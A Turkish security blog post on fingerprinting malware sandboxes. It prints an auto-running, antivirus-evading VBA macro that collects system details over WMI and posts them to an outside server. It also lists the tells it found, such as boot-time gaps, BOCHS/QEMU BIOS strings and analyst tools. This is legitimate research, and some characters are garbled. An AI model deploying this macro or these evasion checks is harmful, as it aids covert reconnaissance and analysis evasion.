

Kum Havuzu Tespiti

written by Mert SARICA | 2 December 2019

If you are looking for an English version of this article, please visit [here](#).

8-9 yıl önce yazdığım blog yazılarında (Anti Analiz, Anti Anti-VMWare) zararlı yazılım geliştiren art niyetli kişilerin, zararlı yazılımlarının sanal sistemlerde güvenlik arařtırmacıları veya güvenlik sistemleri tarafından analiz edilmesini zorlařtırma, engelleme adına çeřitli yöntemlerden faydalandıklarından bahsetmiştim.


Tabii günümüzde Virtual Desktop Infrastructure (VDI) teknolojilerinin kurumsal ortamlarda son kullanıcılar tarafından yaygın olarak kullanılmaya başlanmasıyla sanal sistemlerin çoğunlukla sunucular veya zararlı yazılım analistleri, güvenlik arařtırmacıları tarafından kullanıldığı günler geride kalmaya başladı. Durum böyle olunca da zararlı yazılım geliřtiricilerinden kırmızı takım (red team) çalışması gerçekte etik hackerlara kadar hedef sistemleri kendi araçları ile uzaktan yönetmek ancak yakalanmak istemeyenlerin ortak kaygısı, sanal sistemlerde çalışabilen fakat analiz sisteminde çalışmayan araçlar tasarlamak ve geliřtirmek olmaya başladı. Gerçekçi bir yaklaşımla analiz sisteminde çalışmayan bir aracın geliřtirilmesinin mümkün olamayacağını bilen zararlı yazılım geliřtiricileri, yakalandıklarını anlamak ve operasyonlarını durdurmak için VirusTotal üzerinde belli zaman aralıklarında geliřtirdikleri zararlı yazılımlarının hash değerlerini aratmaktadırlar. Benzer şekilde mavi takım tarafından yakalanabileceği ihtimalini göz ardı etmeyen kırmızı takım çalışanları ise operasyonlarının sürdürülebilirliğini sağlama adına RedELK gibi projelerden faydalanmaktadırlar.

Zararlı olduğundan şüphe edilen dosyaların son kullanıcılar, güvenlik uzmanları tarafından VirusTotal, Any.Run, Hybrid Analysis, Lastline Analyst, VMRay Analyzer vb. kum havuzu sistemlerine yüklendiğini bildiğim için çok güvendiğimiz bu kum havuzu sistemlerini tespit etmenin pratikte ne kadar kolay veya zor olduğunu arařtırmaya ve sizlerle paylaşmaya karar verdim.

Bunun için ilk olarak kum havuzu sistemleri ile ilgili bilgi toplamam (keşif) gerekiyordu. Kum havuza sistemine yüklenen bir yazılım, dinamik analiz esnasında hedef bir sistem (c&c) ile haberleşmeye geçtiğinde kum havuzu sistemi tarafından izlenmekte ve kayıt altına alınmakta kısaca bu sistemler üzerinde internetteki bağlantısına izin verilmektedir. Ben de bu fırsattan

istifade ederek hedef işletim sistemi ile ilgili bilgi toplayan bir Microsoft Office makrosu hazırlamaya karar verdim. Makro ile bu işi yapmanın en kolay yolu özellikle hedeflenmiş saldırılarda (APT) yanal hareket (lateral movement) amacıyla kullanılan Windows Management Instrumentation (WMI)'dan faydalanmaktı. WMI ile ilgili olarak Microsoft'un sitesinde ufak bir araştırma yaptığınızda (Win32 Provider) hedef işletim sistemi ile ilgili çok ama çok sayıda bilgi toplayabildiğinizi görebilirsiniz.

Dünyayı yeniden keşfetmeye adına Google'da ufak bir arama yaptığımda VBA ile WMI üzerinden bilgi toplamaya yarayan basit bir betik ile karşılaştım. Bu betik dosyasına Microsoft'un sayfasında işletim sistemine yönelik olan 25 adet sınıfı ekledikten sonra bu bilgileri <https://www.mertsarica.com/macro.php> adresine göndermesini sağladım. Antivirüs yazılımları tarafından kolayca tespit edilememesi adına da macro_pack aracı ile makroyu gizledim. (obfuscation)



```
1 ' Author: Mert SARICA - https://www.mertsarica.com - mert.sarica[@gmail.com
2 ' For Security Research Purposes Only
3 ' Credit: https://sites.google.com/site/bevondexcel/project-updates/exposing-system-secrets-with-vba-and-wmi-api
4
5 Private Sub Document_Open()
6 WMI
7 End Sub
8
9 Sub WMI ()
10
11 Dim oWMI_SrvEx As Object 'SWbemServicesEx
12 Dim oWMI_ObjSet As Object 'SWbemServicesObjectSet
13 Dim oWMI_ObjEx As Object 'SWbemObjectEx
14 Dim oWMI_Prop As Object 'SWbemProperty
15 Dim n As Long 'Generic Counter
16 Dim i As Integer
17 Dim s As Integer
18 Dim sWQL(1 To 25) As String
19 Dim arrMarks() As String
20 Dim msgString As String
21 Dim rValue As Boolean
22
23 ReDim arrMarks(65535)
24
25 sWQL(1) = "Select * From Win32_NetworkAdapterConfiguration"
26 sWQL(2) = "Select * From Win32_SystemEnclosure" 'PC 's Manufacturer and Serial Number
27 sWQL(3) = "Select * From Win32_LogicalDisk" 'Disks with capacities and free space.
28 sWQL(4) = "Select * From Win32_Processor" 'CPU Specs
29 sWQL(5) = "Select * From Win32_PhysicalMemoryArray" 'RAM/Installed Memory size
30 sWQL(6) = "Select * From Win32_VideoController" 'Graphics adapter and settings
31 sWQL(7) = "Select * From Win32_OnBoardDevice" 'Motherboard devices
32 sWQL(8) = "Select * From Win32_OperatingSystem" 'Which version of Windows with Serial Number
33 sWQL(9) = "Select * From Win32_Printer" 'Installed Printers
34 sWQL(10) = "Select * From Win32_Product" 'Installed Software
35 sWQL(11) = "Select * From Win32_Account" 'List all User Accounts on a PC or Domain
36 sWQL(12) = "Select * From Win32_ComputerSystem" 'See who is currently using a remote PC (also Win32_LoggedOnUser)
37 sWQL(13) = "Select * From Win32_BaseService" 'List services running (or stopped) on any PC along with the
38 sWQL(14) = "Select * From Win32_Service" 'Represents a service on a computer system running Windows "
```

```
C:\Windows\system32\cmd.exe

MACEO PAEX

Malicious Office, UBS, and other retro formats for pentests and redteam - Ver
sion:1.6 Release:Community

[+] Preparations...
[-] Target output format: Excel
[-] Input file path: macro.txt
[-] Temporary working dir: temp
[-] Store input file...
[-] Temporary input file: temp\cefiigddy.vba
[+] Prepare Excel file generation...
[-] Check feasibility...
[+] UBA names obfuscation ...
[-] Rename functions...
[-] Rename variables...
[-] Rename numeric constants...
[-] Rename API imports...
[-] OK!
[+] UBA strings obfuscation ...
[-] Split strings...
[-] Encode strings...
[-] OK!
[+] UBA form obfuscation ...
[-] Remove comments...
[-] Remove spaces...
[-] OK!
[+] Generating MS Excel document...
[-] Set Software\Microsoft\Office\16.0\Excel\Security to 1...
[-] Open workbook...
[-] Changing auto open function from Document_Open to Workbook_Open...
[-] Inject UBA...
[-] Remove hidden data and personal info...
[-] Save workbook...
[-] Set Software\Microsoft\Office\16.0\Excel\Security to 0...
[-] Generated Excel file path: C:\Users\Mert\Desktop\Mert-Obfuscated25.xlsm
[-] Test with :
macro_pack.exe --run C:\Users\Mert\Desktop\Mert-Obfuscated25.xlsm

[+] Cleaning...
Done!
```

Microsoft Visual Basic for Applications - Mert-Obfuscated25.xlsm - [ThisWorkbook (Code)]

File Edit View Insert Format Debug Run Tools Add-Ins Window Help

Ln 79, Col 37

Properties - ThisWorkbook

ThisWorkbook Workbook

Alphabetic Categorized

(Name) ThisWorkbook

AccuracyVersi0
AutoUpdateFre0
ChangeHistory0
ChartDataPoint True
CheckCompatib False
ConflicResoluti 1 - xlUserReso
Date1904 False
DisplayDrawing(-4104 - xDispl
DisplayInkComm True
DoNotPromptFo False
EnableAutoRecc True
EncryptionProvi
EnvelopeVisib False
Final False
ForceFullCalcula False
HighlightChange False
InactiveListBord True
IsAddin False
KeepChangeHis True
ListChangesOn False
Password *****
PersonalViewLis True
PersonalViewPri True
PrecisionAsDispl False
ReadOnlyRecon False
RemovePersona True
Saved True

(General) devoitudboz

```

Const nzslynpcha = 2
Const nefuhtkuev = 1
Const yxtfocysvi = 0
Sub Workbook_Open()
kobgwwizmj
End Sub
Sub kobgwwizmj()
Dim byfuecbw As Object
Dim arzwemvrgxpef As Object
Dim jdryvxbqqka As Object
Dim vjmxuhqgswzhnlwtbzig As Object
Dim yichuclkdzspcun As Long
Dim yhuihbwhuwi As Integer
Dim pxjjhyujtbavoolqhqv As Integer
Dim sWQL(1 To 25) As String
Dim arrMarks() As String
Dim wuvytgeakiv As String
Dim vrxgmbpd As Boolean
ReDim arrMarks(65535)
sWQL(1) = xmdhezkcfxfn("53656c656374202a2046") & xmdhezkcfxfn("726f6d2057696e33325f4e6574776f7266")
sWQL(2) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f537973746656d") & xmdhezkcfxfn("46726f6d2057696e33325f4c6f676963616c446973") & xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f4e6574776f7266")
sWQL(3) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f4c6f676963616c446973") & xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f50726f63657374")
sWQL(4) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f50726f63657374")
sWQL(5) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f5068") & xmdhezkcfxfn("7973696366")
sWQL(6) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f566964656f4366")
sWQL(7) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f4f6e426f617266")
sWQL(8) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f4f6e426f617266")
sWQL(9) = xmdhezkcfxfn("53") & xmdhezkcfxfn("656c656374202a2046726f6d2057496e33325f5072696e746574")

```

```

45 sWQL(21) = "Select * from Win32_SystemBootConfiguration" 'Relates a computer system and its boot configuration.'"
46 sWQL(22) = "Select * from Win32_SystemServices" 'Relates a computer system and a service program that exists on the system.'"
47 sWQL(23) = "Select * from Win32_SystemSetting" 'Relates a computer system and a general setting on that system.'"
48 sWQL(24) = "Select * from Win32_SystemSystemDriver" 'Relates a computer system and a system driver running on that computer system.'"
49 sWQL(25) = "Select * from Win32_LogicalProgramGroup" 'Represents a program group in a computer system running Windows.'"
50
51
52 For i = LBound(sWQL) To UBound(sWQL)
53     s = s + 1
54     arrMarks(s) = "***** " & sWQL(i) & " *****" & vbCrLf
55     ' Debug.Print arrMarks(s)
56     Set oWMIObjSet = GetObject("winmgmts:root/CIMV2")
57     Set oWMIObjSet = oWMIObjSet.ExecQuery(sWQL(i))
58     For Each oWMIObjEx In oWMIObjSet
59         For Each oWMIProp In oWMIObjEx.Properties_
60             s = s + 1
61             If IsArray(oWMIProp.Value) Then
62                 For n = LBound(oWMIProp.Value) To UBound(oWMIProp.Value)
63                     If Not IsNull(oWMIProp.Value(n)) Then
64                         ' Debug.Print oWMIProp.Name & "(" & n & ")", oWMIProp.Value(n)
65                         arrMarks(s) = oWMIProp.Name & "(" & n & ")" & oWMIProp.Value(n) & vbCrLf
66                         ' Debug.Print arrMarks(s)
67                     End If
68                 Next
69             ElseIf Not IsNull(oWMIProp.Value) Then
70                 ' Debug.Print oWMIProp.Name, oWMIProp.Value, s
71                 arrMarks(s) = oWMIProp.Name & " " & oWMIProp.Value & vbCrLf
72                 ' Debug.Print arrMarks(s)
73             End If
74         Next
75     Next
76 Next i
77
78 ReDim Preserve arrMarks(s)
79
80 msgString = Join(arrMarks)
81 ' Debug.Print msgString
82
83 rValue = WinHTTPPostRequest("https://www.mertsarica.com/macro.php", msgString)
84
85 End Sub
86

```

Mert-Obfuscated25.xlsm dosyasını Any.Run ve VirusTotal'a yükledikten kısa bir süre sonra <https://www.mertsarica.com/macro.php> dosyasına istekler geldiğini gördüm. Gelen isteklere baktığımda kum havuzu analizi yapan sistemlerle ilgili önümde incelenmesi gereken epey bir bilgi olduğunu gördüm. :)

Bu bilgilere bakarken ilk olarak dikkatimi Select * From Win32_OperatingSystem WMI isteğinin çıktısında yer alan LastBootUpTime değeri çektii. Bu değer, işletim sisteminin en son hangi tarih ve saatte başlatıldığını belirtiyordu. Kum havuzu analizi yapan sistemler zararlı yazılımları analiz etmeden önce işletim sistemini sıfırdan, temiz hali ile

başlatılmadıkları dolayısıyla analizin gerçekleştirildiği işletim sisteminin yeniden başlatılma tarihi (LastBootUpTime) ile analiz tarihi (LocalDateTime) arasında maksimum 30 dakika gibi bir zaman farkı oluşmaktadır. Bu bilgiden de yola çıkarak yazılımın kum havuzunda analiz edildiğini varsaymak mümkündür.

```
225 Distributed raise
226 EncryptionLevel 256
227 ForegroundApplicationBoost 2
228 # FreePhysicalMemory 3090916
229 FreeSpaceInPagingFiles 3669616
230 # FreeVirtualMemory 6793136
231 InstallDate 20171005101956.000000+060
232 # LastBootUpTime 20190208185215.058078+000 ←
233 # LocalDateTime 20190208193158.681000+000 ←
234 Locale 0409
235 Manufacturer Microsoft Corporation
236 MaxNumberOfProcesses -1
237 MaxProcessMemorySize 2097024
238 MUILanguages (0)en-US
239 Name Microsoft Windows 7 Professional
    |C:\Windows|\Device\Harddisk0\Partition2
240 NumberOfProcesses 30
241 NumberOfUsers 3
```

```
PS C:\Users\Wert> [Management.ManagementDateTimeConverter]::ToDateTime("20190208192409.873000+000")
8 Şubat 2019 Cuma 22:24:09

PS C:\Users\Wert> [Management.ManagementDateTimeConverter]::ToDateTime("20190208185613.010695+000")
8 Şubat 2019 Cuma 21:56:13

PS C:\Users\Wert> [Management.ManagementDateTimeConverter]::ToDateTime("20190208193158.681000+000")
8 Şubat 2019 Cuma 22:31:58

PS C:\Users\Wert> [Management.ManagementDateTimeConverter]::ToDateTime("20190208185215.058078+000")
8 Şubat 2019 Cuma 21:52:15
```

```
21171 ReleaseDate 20131029000000.000000+000
21172 SMBIOSBIOSVersion A04
21173 SMBIOSMajorVersion 2
21174 SMBIOSMinorVersion 8
21175 SMBIOSPresent True
21176 SoftwareElementID Intel IGD BDSM enabled at 0x008x, size 11dMB, dev 00:02.0
21177 Status OK
21178 SystemBiosMajorVersion 0
21179 SystemBiosMinorVersion 0
21180 TargetOperatingSystem 0
21181 Version BOCHS - 1
21182 ***** Select * from Win32_SystemBIOS *****
21183 GroupComponent \\DESKTOP-HRW10\root\cimv2:Win32_ComputerSystem.Name="DESKTOP-HRW10"
21184 PartComponent \\DESKTOP-HRW10\root\cimv2:Win32_BIOS.Name="Intel IGD BDSM enabled at 0x008x, size 11dMB, dev 00:02.0",SoftwareElementID="Intel IGD BDSM enabled at 0x008x, size 11dMB, dev 00:02.0",TargetOperatingSystem=0,Version="BOCHS - 1"
21185 ***** Select * from Win32_Desktop *****
21186 CursorBlinkRate 500
21187 DragFullWindows True
21188 IconTitleFaceName MS Shell Dlg
21189 IconTitleSize 8
21190 IconTitleWrap True
21191 Name NT AUTHORITY\SYSTEM
21192 Pattern (None)
21193 ScreenSaverActive False
21194 WallpaperStretched False
21195 BorderWidth 1
21196 CursorBlinkRate 530
21197 DragFullWindows True
21198 IconSpacing 43
21199 IconTitleFaceName Segoe UI
21200 IconTitleSize 9
21201 IconTitleWrap True
21202 Name DESKTOP-HRW10\Olivia
21203 Pattern 0
21204 ScreenSaverActive False
21205 Wallpaper C:\Users\Olivia\Pictures\3d-flowers hd wallpaper.jpg
21206 WallpaperStretched True
21207 WallpaperTiled False
21208 CursorBlinkRate 500
21209 DragFullWindows True
21210 IconTitleFaceName MS Shell Dlg
```

Topladığım bilgilere göz atmaya devam ettiğimde LastBootUpTime ile LocalDateTime arasında 4 ay fark olduğunu fark ettiğim bir çıktı ile karşılaştım. 4 ay boyunca yeniden başlatılmayan bir son kullanıcı sistemi (Windows 7) oldukça şüphe çektiği için bu bilgileri yakından incelemeye başladım. Bilindiği üzere çoğu güvenlik araştırmacısının, zararlı yazılım analistinin hali hazırda izole, sanal bir analiz sistemi bulunmaktadır. Bu

analiz sistemi zaman kaybetmeme adına her defasında yeniden başlatılmak yerine anlık görüntüden (snapshot) döndürülmektedir. Anlık görüntüden döndürülen bir işletim sisteminin de LastBootUpTime günler geçtikçe geride kalmakta ve bir zararlı yazılım analiz edildiğinde LocalDateTime ile arasındaki zaman farkı kimi zaman ayları bulabilmektedir. Bu bilginin ışığında bir de şüphelendiğim bu çıktının Windows işletim sistemindeki program gruplarına Win32_LogicalProgramGroup dair bilgileri topladığı WMI bölümüne baktığımda bu defa güvenlik araştırmacıları, zararlı yazılım analistleri tarafından sıklıkla kullanılan Immunity Debugger, Process Hacker gibi araçların sistem üzerinde yüklü olduğunu gördüm. Bu da bana Office dosyamın bir tehdit avcısı tarafından analiz edildiği bilgisini sağlamış oldu. :)

```
289 Caption Microsoft Windows 7 Professional
290 CodeSet 1252
291 CountryCode 1
292 CreationClassName Win32_OperatingSystem
293 CSCreationClassName Win32_ComputerSystem
294 CSDVersion Service Pack 1
295 CSName MARYHILL-PC
296 CurrentTimezone 60
297 DataExecutionPrevention_32BitApplications True
298 DataExecutionPrevention_Available True
299 DataExecutionPrevention_Drivers True
300 DataExecutionPrevention_SupportPolicy 2
301 Debug False
302 Description
303 Distributed False
304 EncryptionLevel 256
305 ForegroundApplicationBoost 2
306 FreePhysicalMemory 1252420
307 FreeSpaceInPagingFiles 1791456
308 FreeVirtualMemory 2862280
309 InstallDate 20160419151854.000000+120
310 LastBootUpTime 20181113103206.500000+120
311 LocalDateTime 20190329103419.697000+060
312 Locale 0409
313 Manufacturer Microsoft Corporation
314 MaxNumberOfProcesses -1
315 MaxProcessMemorySize 8589934464
316 MUILanguages (0)en-US
317 Name Microsoft Windows 7 Professional |C:\Windows|\Device\Harddisk0\Partition2
318 NumberOfProcesses 50
```

```
PS C:\Users\Wert> [Management.ManagementDateTimeConverter]::ToDateTime("20190329103419.697000+060") #LocalDateTime
29 Mart 2019 Cuma 12:34:19

PS C:\Users\Wert> [Management.ManagementDateTimeConverter]::ToDateTime("20181113103206.500000+120") #LastBootUpTime
13 Kasım 2018 Salı 12:32:06
```

```
15750 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15751 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\Programs\Games"
15752 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15753 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\Programs\HxD Hex Editor"
15754 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15755 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\Programs\Immunity Inc"
15756 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15757 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\Programs\Immunity Inc\Immunity Debugger"
15758 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15759 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\Programs\Java"
15760 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15761 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\Programs\Maintenance"
15762 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15763 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\Programs\Microsoft Office 2016 Tools"
15764 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15765 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\Programs\Process Hacker 2"
15766 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15767 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\Programs\Process Hacker 2\Help and Support"
15768 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15769 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\Programs\Python 2.7"
15770 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15771 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\Programs\Startup"
15772 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15773 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\Programs\WinPcap"
15774 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15775 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\Mary Hill:Start Menu"
15776 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15777 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\Mary Hill:Start Menu\Programs"
15778 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15779 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\Mary Hill:Start Menu\Programs\Accessories"
15780 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15781 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\Mary Hill:Start Menu\Programs\Accessories\Accessibility"
15782 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15783 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\Mary Hill:Start Menu\Programs\Accessories\System Tools"
15784 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15785 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\Mary Hill:Start Menu\Programs\Administrative Tools"
15786 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15787 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\Mary Hill:Start Menu\Programs\Maintenance"
15788 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15789 Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\Mary Hill:Start Menu\Programs\Startup"
15790 Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
15791 Setting \\MARYHILL-PC\root\cimv2:Win32_TimeZone.StandardName="W. Europe Standard Time"
```

Ava çıkmış tehdit avcısı :)

Son olarak bir de dikkatimi Select * from Win32_SystemBIOS WMI isteğinin çıktısı çekti. Kum havuzlarından gelen bilgilere baktığımda bir tanesinin BOCHS öykünücüsü (emulator) üzerinde bir diğerinin ise QEMU öykünücüsü üzerinde çalıştığını dolayısıyla bu iki sistemin de kum havuzu sistemine ait olduğunu anlamış oldum.

21171 ReleaseDate 20131029000000.000000+000
21172 SMBIOSBIOSVersion A04
21173 SMBIOSMajorVersion 2
21174 SMBIOSMinorVersion 8
21175 SMBIOSPresent True
21176 SoftwareElementID Intel IGD BDSM enabled at 0x%08x, size %lldMB, dev 00:02:0
21177 SoftwareElementState 3
21178 Status OK
21179 SystemBiosMajorVersion 0
21180 SystemBiosMinorVersion 0
21181 TargetOperatingSystem 0
21182 Version BOCHS - 1
21183 ***** Select * from Win32_SystemBIOS *****
21184 GroupComponent \\DESKTOP-HRW10\root\cimv2:Win32_ComputerSystem.Name="DESKTOP-HRW10"
21185 PartComponent \\DESKTOP-HRW10\root\cimv2:Win32_BIOS.Name="Intel IGD BDSM enabled at 0x%08x, size %lldMB, dev 00:02:0",SoftwareElementID="Intel IGD BDSM enabled at 0x%08x, size %lldMB, dev 00:02:0",SoftwareElementState=3,TargetOperatingSystem=0,Version="BOCHS - 1"
21186 ***** Select * from Win32_Desktop *****
21187 CursorBlinkRate 500
21188 DragFullWindows True
21189 IconTitleFaceName MS Shell Dlg
21190 IconTitleSize 8
21191 IconTitleWrap True
21192 Name NT AUTHORITY\SYSTEM

Bochs is a portable IA-32 and x86-64 IBM PC compatible emulator and debugger mostly written in C++ and distributed as free software under the GNU Lesser General Public License. It supports emulation of the processor, memory, disks, display, Ethernet, BIOS and common hardware peripherals of PCs

C:\Users\Mert\Desktop\Macro\72.12.209.146_1.txt

13771 StartMode Disabled
13776 SystemName PC-4A095E27CB
13800 SystemName PC-4A095E27CB
13819 StartMode Disabled
13824 SystemName PC-4A095E27CB
13848 SystemName PC-4A095E27CB
13867 StartMode Disabled
13872 SystemName PC-4A095E27CB
13876 BiosCharacteristics(17)79
13877 BIOSVersion(1)Intel IGD BDSM enabled at 0x%08x, size %lldMB, dev 00:02:0
13880 Manufacturer SeaBIOS
13884 SMBIOSBIOSVersion rel-1.11.0-0-g63451fca13-prebuilt.qemu-project.org
13892 Version ASUS - 1
13894 GroupComponent \\PC-4A095E27CB\root\cimv2:Win32_ComputerSystem.Name="PC-4A095E27CB"
13895 PartComponent \\PC-4A095E27CB\root\cimv2:Win32_BIOS.Name="Intel IGD BDSM enabled at 0x%08x, size %lldMB, d
13907 Borderwidth 0
13908 CursorBlinkRate 530
13909 DragFullWindows True
13910 IconTitleFaceName Tahoma
13911 IconTitleSize 8
13912 IconTitlewrap True
13913
13914
13915
13916
13917
13918
13919
13920
13921
13922
13923
13924
13925
13926
13927
13928
13929
13930
13931
13932
13933
13934
13935 IconTitlewrap True
13936 Name PC-4A095E27CB\STRAZNJICA.GRUBUTT
13937 Pattern (None)
13938 ScreenSaverActive False
13939 ScreenSaverSecure False
13940 ScreenSaverTimeout 60

QEMU is a free and open-source emulator that performs hardware virtualization. QEMU is a hosted virtual machine monitor: it emulates the machine's processor through dynamic binary

Ln 7807, Col 23 15,377 lines INS Read-only Edit Plug-in Newer 500.2 KB ANSI

Ekim ayına kadar geçen zaman zarfında macro.php dosyasına istekte bulunan ip adreslerine baktığımda bunların da kuvvetle muhtemel VMRay, Lastline, Any.RUN, VirusTotal'a ait kum havuzu sistemlerine ve bir tehdit avcısına ait

olduğunu söyleyebilirim.

IP	Domain	Country	Region	City	ISP	ASN	NS
104.215.89.177		United States	Texas	San Antonio	Microsoft Corporation	8075	
13.80.140.46		Netherlands	North Holland	Amsterdam	Microsoft Corporation	8075	
188.99.240.204	dsib-188-099-240-204.188.099.pools.vodafone-ip.de	Germany	Baden-Württemberg Region	Bodman-Ludwigshafen	Vodafone GmbH	3209	
